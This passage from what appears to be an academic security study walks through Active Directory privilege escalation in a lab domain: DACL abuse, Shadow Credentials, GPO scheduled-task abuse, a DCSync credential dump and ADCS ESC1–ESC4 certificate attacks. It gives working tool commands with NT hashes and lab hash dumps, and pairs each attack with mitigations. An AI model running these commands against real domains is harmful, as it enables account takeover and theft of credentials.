Under the hood, the 'dacledit.py' script connects to the LDAP service running in the DC leveraging Walter's credentials. It then looks up the hank.schrader user account object and retrieves Hank's DACL from the account's `nTSecurityDescriptor` attribute [45]. The script also looks up Walter's SID using LDAP. Once both Walter's SID and Hank's current DACL are retrieved, the script will modify the DACL locally so it includes an ACE granting Walter (identified in the ACE through its SID) the FullControl access right. Once the DACL is modified, the script issues a new LDAP request, this time a `ModifyRequest` [122]. These requests are used in LDAP to modify attributes. The script will specify that the attribute to be modified is the `nTSecurityDescriptor` attribute, and the operation to be performed is `REPLACE`. Along with these parameters, the new DACL structure that now includes Walter's ACE along with the Full Control access right is sent. The script also uses the `DACL_SECURITY_INFORMATION` value [47] in the LDAP ModifyRequest's `controlValue` field. This value indicates LDAP that only the DACL is being modified, not other Security Descriptor fields such as the SACL. This way, and since Walter is allowed to modify Hank's DACL (through the WriteDACL access right), Walter will then hold the Full Control access right over Hank's user account.

```
ubuntu@ubuntu:~$ dacledit.py -no-pass -hashes :93bd3d67e83e52bcc0bd0c335cae3a47 -action 'read' -principal walter.white -target 'hank.schrader' 'north.
altair.local'/'walter.white'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1210244332-2048039584-519364342-1105)
[*]   ACE[19] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : None
[*]     Access mask             : WriteDACL (0x40000)
[*]     Trustee (SID)           : walter.white (S-1-5-21-1210244332-2048039584-519364342-1105)
ubuntu@ubuntu:~$ dacledit.py -no-pass -hashes :93bd3d67e83e52bcc0bd0c335cae3a47 -action 'write' -rights 'FullControl' -principal walter.white  -target
 'hank.schrader' 'north.altair.local'/'walter.white'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250825-193850.bak
[*] DACL modified successfully!
ubuntu@ubuntu:~$ dacledit.py -no-pass -hashes :93bd3d67e83e52bcc0bd0c335cae3a47 -action 'read' -principal walter.white -target 'hank.schrader' 'north.
altair.local'/'walter.white'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1210244332-2048039584-519364342-1105)
[*]   ACE[19] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : None
[*]     Access mask             : WriteDACL (0x40000)
[*]     Trustee (SID)           : walter.white (S-1-5-21-1210244332-2048039584-519364342-1105)
[*]   ACE[21] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : None
[*]     Access mask             : FullControl (0xf01ff)
[*]     Trustee (SID)           : walter.white (S-1-5-21-1210244332-2048039584-519364342-1105)
```

Fig. 84 Using Walter's credentials (Previously obtained hashes) to alter Hank's DACL using the 'dacledit.py' script. The first command is used to assess the current rights, and the second to give Walter Full Control over Hank's account. Then, it is confirmed if the DACL has been modified, by repeating the first command.

```
ubuntu@ubuntu:~$ certipy shadow auto -u walter.white@north.altair.local -hashes :93bd3d67e83e52bcc0bd0c335cae3a47 -account 'hank.schrader'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'hank.schrader'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '70f669f0-a58a-cb96-d288-0af21be3eb65'
[*] Adding Key Credential with device ID '70f669f0-a58a-cb96-d288-0af21be3eb65' to the Key Credentials for 'hank.schrader'
[*] Successfully added Key Credential with device ID '70f669f0-a58a-cb96-d288-0af21be3eb65' to the Key Credentials for 'hank.schrader'
[*] Authenticating as 'hank.schrader' with the certificate
[*] Using principal: hank.schrader@north.altair.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'hank.schrader.ccache'
[*] Trying to retrieve NT hash for 'hank.schrader'
[*] Restoring the old Key Credentials for 'hank.schrader'
[*] Successfully restored the old Key Credentials for 'hank.schrader'
[*] NT hash for 'hank.schrader': 2007a8d98b2c2e008385733327b410e8c
ubuntu@ubuntu:~$
```

Fig. 85 Using Shadow Credentials attack once more to compromise Hank's account through Walter's.

Having compromised Hank's account, the attacker can move onto adding Skyler to the 'Masters' security group (This group is fictional for the lab and not a built-in AD privileged group). The attacker can achieve this using the `ldeep` tool along with Hank's credentials. Adding Skyler to this group leveraging Hank's credentials is possible since Hank holds the Add-Member access right on the security group, as seen in Figure 81. The `ldeep` tool will authenticate as Hank to the LDAP service running

in the DC, and through LDAP queries, add Skyler to the 'Masters' group. This process can be seen in Figure 86.




Fig. 86 Using the 'ldeep' tool to add Skyler to the Masters group using previously obtained Hank credentials

Finally, the attacker can once more use the Shadow Credentials attack, this time targeting the Captain's DC computer account, using Skyler's credentials. This is possible since Skyler is now part of the 'Masters' Security Group and this group holds the `GenericAll` access right on the DC account. Compromising the DC account can be seen in Figure 87. At this point the attacker has compromised the DC account and has now full control over the domain.




Fig. 87 Shadow Credentials attack on the DC account, using Skyler's credentials

This way, by compromising Skyler's account, an attacker can reach the domain controller account and compromise it as well.

As mentioned before, this attack abuses ACLs and how they are configured. To prevent such attack paths, administrators should carefully configure ACLs, preventing

paths like what is shown in Figure 81 from existing. Low privilege accounts should not hold high access rights on other accounts, such as `GenericAll` or `GenericWrite`, as these are dangerous and very powerful. If needed, administrators should use more granular access rights, such as `WriteProperty` or `ReadProperty`. These access rights can be used to allow users to read/write specific attributes instead of every attribute. Using more granular access rights prevents excessive permissions, which can potentially lead to abuse.

ACLs should also be monitored to prevent these abuse situations. Microsoft's native Windows Event Logs can be helpful in these scenarios, generating alerts upon an object's ACL change. BloodHound is a great tool not only for attackers but for domain administrators as well, who can use the tool to assess if abusable paths such as the one from Figure 81 exist in the domain. This gives BloodHound a role in both attacking as well as securing AD environments.

6.6.11 GPO attacks

Group Policy Objects have the role of defining and enforcing policies to a group of objects. GPOs can be linked with OUs and domains, enforcing policies on computer and user accounts that reside within the OU/domain. They improve WAD's scalability, allowing to easily define rules and enforce them across a group of objects, instead of configuring every single object by itself, one at a time. GPOs are discussed in Section 2.2.1.

GPOs can enforce a wide range of policies, from superficial settings such as desktop wallpapers to highly sensible configurations, for instance: password policies, account lockout policies, and Kerberos settings. Because GPOs have the ability to apply system-wide and security-critical configurations, they require elevated privileges. Importantly, GPOs can also be leveraged to execute commands with elevated privileges, specifically under the SYSTEM security context, which is the highest privilege level in Windows.

If an attacker is able to compromise an account that is allowed to modify a GPO, it can inject malicious configuration changes or scripts. These changes will then be automatically applied to all systems affected by the GPO.

As seen in Figure 81 from Section 6.6.10, Hank Schrader holds powerful access rights (GenericAll) on the `WALLPAPERGPO@NORTH.ALTAIR.LOCAL` GPO. An attacker that has compromised Hank's account can use it to modify the GPO, and for example, create a scheduled task that will add a new arbitrary user to the Domain Admins Security Group. As can be seen in Figure 88, the BloodHound tool provides the attacker with more information on the GPO, namely, which are the GPO affected objects. As the GPO is linked to the Domain Controller's OU, it thereby affects any DC in NORTH, and as such, the ability to modify the GPO places the entire domain at risk.




Fig. 88 GPO Affected objects, as seen using BloodHound

To have BloodHound portray this type of information, domain data had to first be uploaded into BloodHound. Different tools can be used to retrieve AD data ready to be uploaded to BloodHound. One of these tools is 'BloodHound.py'. Once an attacker compromises any account in a domain, it can leverage this account's credentials and the 'BloodHound.py' script to retrieve AD data from a domain. The script will use

the LDAP protocol to perform various queries, gathering data on users, computers, groups, permissions and GPOs, to name a few, while leveraging the previously compromised account's credentials. Once the script finishes retrieving data, this data can be uploaded to the BloodHound tool, which then portrays the various gathered information to an attacker, including GPO objects and which Organizational Units are affected by them. Specifically, this information can be retrieved by accessing the `gPLink` from Organizational Unit objects. This attribute holds references to GPOs that affect the respective OU. The 'BloodHound.py' script also makes use of other protocols such as SMB, but for retrieving GPO or ACL related data, LDAP is used.

Once an attacker holds highly-privileged access rights on a GPO, such as GenericAll, it can modify the GPO itself. A whole panoply of attack vectors can be used when abusing GPOs. For instance, through a GPO, attacker can create new Startup/Logon scripts which can execute PowerShell commands when a machine boots or upon user logon. GPOs can also be used for editing registry keys directly, which potentially allows an attacker to alter security-related keys and disable protections, such as disabling SMB signing on DCs for example. Legitimate GPO features also include creating new scheduled tasks to be executed in systems affected by GPOs.

The last example of legitimate GPO features strikes as the most valuable from an attacker perspective. Scheduled tasks can be configured to execute under SYSTEM privileges in Windows systems, giving an attacker full local control. Other than the privilege factor, the attacker can decide when the task is executed, providing more control over the task to be performed, rather than having to wait for logons/boots, as in the case of Startup/Logon scripts. Regarding the choice of scheduled tasks over registry key editing for example, registry keys might be monitored by defenders, and changing values of certain keys may cause the attacker to be instantly detected, while GPOs often have multiple scheduled tasks configured, and a malicious scheduled task under a GPO might be harder to detect for defenders. Other than detection, misconfiguring

registry keys may result in breaking the systems stability, which may not hold much value for the attacker. In sum, scheduled tasks are often used in these scenarios since they run reliably, can escalate to SYSTEM privileges, are simple to configure when compared to carefully crafting registry changes, and persist in systems until removed from the GPO itself.

To abuse the GPO, the attacker can use the `pyGPOAbuse.py` tool [10]. This tool makes use of the Impacket library and attacks the GPO by leveraging Hank's credentials in order to modify the GPO to include a scheduled task. This scheduled task will create a new user named 'john' with password `H4x00r123`, and add it to the **Domain Admins** group. This way, the attacker ends up obtaining Domain Admin privileges through the newly created account. Both the process of adding a scheduled task through the GPO, which will create the 'john' account, as well as the use of that same account to perpetrate a DCSync attack through Impacket's 'secretsdump.py' script can be seen in Figure 89.

```
ubuntu@ubuntu:~/pyGPOAbuse$ python3 pygpoabuse.py -k -ccache hank.schrader.ccache north.altair.local/hank.schrader
 -gpo-id 0916BC68-0B6A-4BEE-BF7F-69F85C28AD1C -dc-ip captain.north.altair.local
[+] ScheduledTask TASK 4b649151 created!
ubuntu@ubuntu:~/pyGPOAbuse$ secretsdump.py -just-dc john:H4x00r123..@captain.north.altair.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca730e8a65834673602456d4e5e3ce65:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
north.altair.local\skyler.white:1103:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
north.altair.local\jesse.pinkman:1104:aad3b435b51404eeaad3b435b51404ee:be41ec681dc9a62d164d53549092f154:::
north.altair.local\walter.white:1105:aad3b435b51404eeaad3b435b51404ee:93bd3d67e83e52bcc0bd0c335cae3a47:::
north.altair.local\hank.schrader:1106:aad3b435b51404eeaad3b435b51404ee:2007a8d98b2c2e00838573327b410e8c:::
north.altair.local\saul.goodman:1107:aad3b435b51404eeaad3b435b51404ee:b218a7087535c8ac2518506bacb7343a:::
printersplitter:1116:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
john:1117:aad3b435b51404eeaad3b435b51404ee:98da674948a73eb2cfa124e9aca27a03:::
CAPTAIN$:1000:aad3b435b51404eeaad3b435b51404ee:6097d4fd4fbf79d19e27ab40502af895:::
MEMBER$:1112:aad3b435b51404eeaad3b435b51404ee:a6b3b2fdae9b61e29e8e269ad6ad2707:::
removemiccomputer$:1114:aad3b435b51404eeaad3b435b51404ee:faa9e1b37177295bd6e3cbb63b3ccf9f:::
samaccountname$:1115:aad3b435b51404eeaad3b435b51404ee:0eddedc35eb7b7ecde0c9f0564e54c83:::
ALTAIR$:1113:aad3b435b51404eeaad3b435b51404ee:73b16bf833de69999ac0352570eeea61:::
```

Fig. 89 Use of the pygpoabuse.py script, while leveraging Hank's credentials, to create a scheduled task that adds the 'john' account to the Domain Admins group in AD. Then, use of the secretsdump.py script, leveraging the 'john' account's credentials to perform a DCSync attack.

To prevent this type of attack, domain administrators must configure GPOs with the awareness that they can potentially lead to domain compromise. As such, GPOs

should never be linked to, or affect, Domain Controllers arbitrarily. Given that Domain Controllers are the most critical systems in a domain, GPOs with non-essential purposes, such as those used to configure desktop wallpapers, as seen in the example, should not apply to them since there's always a risk of GPO abuse.

Moreover, configuring permissions to modify GPOs must be done with extreme caution. Low-privileged accounts should never be granted rights to alter GPOs. Any accounts that require GPO modification capabilities should be treated as high-value targets and secured accordingly, as their compromise could lead to privilege escalation or full domain compromise.

6.6.12 ADCS Exploiting - Introduction

The ADCS service was discussed in Section 3. This AD integrated service is used for issuing and managing public key infrastructure (PKI) certificates. Accounts can use these certificates for different purposes, such as authentication and encryption.

There are a range of attack vectors that can stem from ADCS misconfigurations. To categorize different ADCS attack vectors, a naming convention is used. These attacks are named Enterprise Security Control attacks, or ESC attacks, and they range from ESC1 up to ESC16, currently. The ESC term for describing ADCS attack vectors was first used by SpecterOps in their 'Certified Pre-Owned: Abusing Active Directory Certificate Services' white paper [123]. Each ESC represents a different exploitation technique.

The following sections will discuss some of these ESC attacks, which will abuse misconfigurations related to certificate templates, enrollment settings, ACLs, and CA-level features.

A very useful tool to exploit ADCS is Certipy. Certipy is a tool designed to assess and exploit Active Directory Certificate Services (ADCS) environments. It automates the discovery of vulnerable certificate templates and misconfigurations, and can request or forge certificates that allow an attacker to authenticate as other users

via Kerberos or PKINIT. Before exploring different ESC attacks, the use of this tool allows an attacker to discover ADCS-related vulnerabilities in the north's domain. A portion of the tool's output can be seen in Figure 90.




Fig. 90 Use of the certipy tool for auditing ADCS elements, such as CAs and certificates. The figure includes only a portion of the output

In Figure 90 it is seen that the tool discovered 37 certificate templates, 15 of which are enabled. It then uncovered 1 certificate authority named 'North Root CA' that's present within the NORTH domain. Portions of the tool's output will be illustrated further within this Section, namely, the sections that portray the vulnerable certificates or CA configurations that are leveraged in each attack.

6.6.13 ESC1 Attack - ADCS Exploiting

The ESC1 attack has the objective of obtaining an ADCS certificate on behalf of another user, which can then be used for authenticating as that user.

The ESC1 attack abuses both certificate templates and enrollment permissions. For an attacker to perform an ESC1 attack, the following conditions must be met:

- Certificates can be issued without requiring prior approval or authorized signatures, allowing users to request and obtain certificates directly.
- The template allows client authentication using the certificate.

- The template allows users to specify a Subject Alternative Name (SAN) upon requesting a certificate. This means the user can request a certificate on behalf of other accounts, such as a domain administrator.
- The CA grants low-privileged users enrollment rights on the vulnerable template.

The SAN is an extension in X.509 certificates that allows a certificate to include multiple identities for the subject beyond the traditional identifier, which is the Common Name (CN). These identities can include DNS names, IP addresses, email addresses and user principal names (UPNs). Requests can be made without a CN, allowing certificate requests to be made using only a SAN [28]. Once a CA issues a certificate, it will refer to the request's SAN in order to identify which security principal the certificate is meant for.

These conditions allow an attacker with low-privileged credentials to request a certificate while using only a crafted SAN, which could be for example the administrator's UPN. This will cause the CA to issue a certificate on behalf of the administrator to the attacker, which the attacker can then use to authenticate, since the template defines that the certificate can be used for authentication. This way, an attacker can gain administrator privileges within the domain.

The Certipy tool audit performed in Figure 90 shows the attacker any ESC1 vulnerable template, as seen in Figure 91.

The attacker can then use the Certipy tool to abuse this certificate, passing a SAN that identifies the administrator. The attacker can then retrieve a certificate on the admin's behalf and use it to authenticate as the admin itself. This can be seen in Figure 92.




Fig. 91 Certipy's vulnerable template audit evidencing an ESC1-vulnerable template




Fig. 92 Use of the Certipy tool to request an ESC1-vulnerable certificate passing the administrator's UPN as the SAN. Then, the same tool is used to authenticate on the admin's behalf, leveraging the certificate.

In Figure 92, a first command is used to request a certificate in the Administrator's name (`certipy -req ...`). Through this command, the attacker will generate a RSA public key pair locally. It then builds a Certificate Signing Request (CSR). The CSR will include an empty `Subject Distinguished Name` field, a `Subject Public Key Info` field containing the locally generated public key, `Attributes` such as the certificate template name (ESC1 in this case) and the SAN (the administrator's UPN). The CSR will also contain a signature over the CSR body using the requester's private key. This way, the CA can prove that the requester truly has private key knowledge, being

able to verify the signature with the requester's public key, sent in the CSR. The signature ensures the CSR was created by someone holding the matching private key, but the CA does not check if that private key "belongs" to the user indicated in the SAN.

By enrolling to the vulnerable certificate using the Administrator's UPN as the SAN, the CA will then retrieve the public key and the SAN from the CSR and create a certificate binding these two components. Finally, the CA signs the certificate using its private key and returns the certificate to the attacker. Certipy will retrieve the signed certificate that binds the Administrator UPN with the attacker's public key value, and package it in a pfx file, along with the attacker-generated private key.

The attacker can then use this pfx file to authenticate as the Administrator through PKINIT, discussed in Section 5.1.5, through the Certipy tool as well, also seen in Figure 92. Since the certificate identifies the certificate's user as the Administrator and the KDC trusts the CA, the KDC will then believe that the key pair being used in the exchange actually belongs to the Administrator, and not the attacker. This way, the attacker can impersonate the Administrator.

To mitigate this attack, administrators should ensure that certificate templates do not allow users to supply a Subject Alternative Name (SAN). If this functionality is necessary, such templates should be restricted to high-privileged users only, such as administrators, and never be accessible to low-privileged accounts.

6.6.14 ESC2/ESC3 Attacks - ADCS Exploiting

The ESC2 and ESC3 attacks are similar in process and outcome. The difference between the two lies specifically in the type of misconfiguration that allows the attacker to reach its objective.

Both of these attacks aim to obtain a certificate on behalf of another user, which can then be used for authentication. What differentiates the ESC2 and ESC3 attacks from the previously discussed ESC1 attack is the specific certificate template extension

that's abused to achieve the same goal. In ESC1, the SAN is abused, whereas in ESC2/3, the Extended Key Usage (EKU) is targetted.

In addition to typical uses like client authentication or encryption, certificates can also be used to request new certificates from the CA, particularly when certain EKU values are present.

Certificate templates define their permitted uses through the EKU extension, which specifies the valid functions of the certificate's public key [27]. EKUs are also known as Enhanced Key Usage in Microsoft terminology. Common EKUs include [123]:

- Code Signing: The certificate is used for signing code.
- Encrypting File System: The certificate is used for encrypting file systems.
- Client Authentication: The certificate is used for authentication.
- Certificate Request Agent: The certificate is used to request certificates on behalf of another user.
- Any Purpose: The certificate can be used for any purpose. This includes "Certificate Request Agent" usage.

A certificate that holds the "Any Purpose" EKU potentially allows the attacker to perform an ESC2 attack, whereas, the ESC3 attack is possible when the certificate holds the "Certificate Request Agent" EKU. Both attacks exploit the ability to request certificates on behalf of other users using a certificate that includes one of these EKUs. The only distinction lies in the specific EKU configured in the certificate template.

Thus, to perform an ESC2/3 attack, the following conditions must be met:

- Certificates can be issued without requiring prior approval or authorized signatures, allowing users to request and obtain certificates directly.
- The CA grants low-privileged users enrollment rights.
- The template includes the "Any Purpose" EKU (ESC2) or the "Certificate Request Agent" EKU (ESC3).

These conditions allow a low-privileged attacker to request a certificate containing one of the aforementioned EKUs, then use it to obtain a second certificate that allows client authentication, as a different user, such as the domain administrator by leveraging the "Any Purpose"/"Certificate Request Agent" EKU. This would then allow an attacker to authenticate as the administrator and effectively compromise the domain.

The Certipy tool audit performed in Figure 90 shows the attacker any ESC2 vulnerable template as well, as can seen in Figure 93.




Fig. 93 Certipy's audit indicating an ESC2/ESC3-vulnerable certificate

The attacker can then exploit the ESC2-vulnerable certificate by enrolling for the certificate using Skyler's credentials, and then using it to request a different certificate on behalf of the administrator. This is possible once more due to the "Any Purpose" EKU present in the certificate (for ESC3, the process is the same, only the EKU differs). The attacker can then use the certificate it retrieved in name of the administrator to authenticate on its behalf, and extract its credentials. This process is seen in Figure 94.




Fig. 94 The attacker abuses an ESC2-vulnerable certificate and impersonates the administrator through a certificate

In order to mitigate this attack, administrators should carefully evaluate the use of both the "Any Purpose" and "Certificate Request Agent" EKUs.

Firstly, these EKUs should never be assigned to templates that can be requested by low-privileged users in any case. Secondly, the use of the "Any Purpose" EKU is generally discouraged due to its lack of granularity. A more secure approach would be to define multiple certificate templates, each with narrowly scoped EKUs, instead of relying on a single template that permits all purposes.

By enforcing strict EKU assignment, administrators reduce the risk of low-privileged users obtaining certificates that can be used to escalate privileges and compromise the domain.

6.6.15 ESC4 Attack - ADCS Exploiting

The ESC4 attack targets certificates that have overly permissive ACLs. ACLs are used in AD to enforce different types of accesses in a single object, and they were discussed in Section 6.6.10. In this case, the object is a certificate template. If a certificate

template's ACLs allow a low-privileged user to modify its configuration, the attack becomes feasible.

The attack leverages the fact that a certificate template can be altered by a low-privileged user. If an attacker compromises that user, they can introduce misconfigurations into the template. These misconfigurations can include allowing requesters to supply a SAN (ESC1), or adding the "Any Purpose" (ESC2) or the "Certificate Request Agent" (ESC3) EKUs. This allows the attacker to turn a secure template into a vulnerable one, enabling previously mentioned ESC attack paths.

To perform an ESC4 attack, the following conditions must be met:

- The certificate template object has overly permissive ACLs.
- A low-privileged user has write permissions on the template (e.g., `Write`, `GenericWrite`, or `FullControl`).
- The attacker compromises or controls that low-privileged user account.

Once the template is modified, the attacker can:

- Allow requesters to supply a Subject Alternative Name (enabling ESC1).
- Add the "Any Purpose" EKU (enabling ESC2).
- Add the "Certificate Request Agent" EKU (enabling ESC3).

ESC4 does not directly issue a certificate but rather enables other attacks by transforming a rather secure template into a vulnerable one, making it a powerful escalation path.

The audit performed using Certipy also exhibits ESC4-vulnerable templates, as seen in Figure 95. In it, the tool alerts for the ESC4 attack vector specifying that skyler.white holds dangerous permissions on a template.

The process of perpetrating an ESC4 attack can be seen in Figure 96, where the attacker uses the Certipy tool in order to leverage its powerful ACL entries over the ESC4 template and alter its configuration in order to accept Subject Alternative Name (SAN) values, effectively allowing an ESC1 attack to be perfomed.

```
  Template Name                       : ESC4
  Display Name                        : ESC4
  Certificate Authorities             : North Root CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectRequireDirectoryPath
                                        SubjectRequireEmail
                                        SubjectAltRequireEmail
                                        SubjectAltRequireUpn
  Enrollment Flag                     : AutoEnrollment
                                        PublishToDs
                                        IncludeSymmetricAlgorithms
  Private Key Flag                    : 16777216
                                        65536
                                        ExportableKey
  Extended Key Usage                  : Client Authentication
                                        Secure Email
                                        Encrypting File System
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : S-1-5-21-2537003115-1679041843-2674945269-519
                                        NORTH.ALTAIR.LOCAL\Domain Admins
                                        NORTH.ALTAIR.LOCAL\Domain Users
                                        NORTH.ALTAIR.LOCAL\Administrator
    Object Control Permissions
      Owner                           : S-1-5-21-2537003115-1679041843-2674945269-519
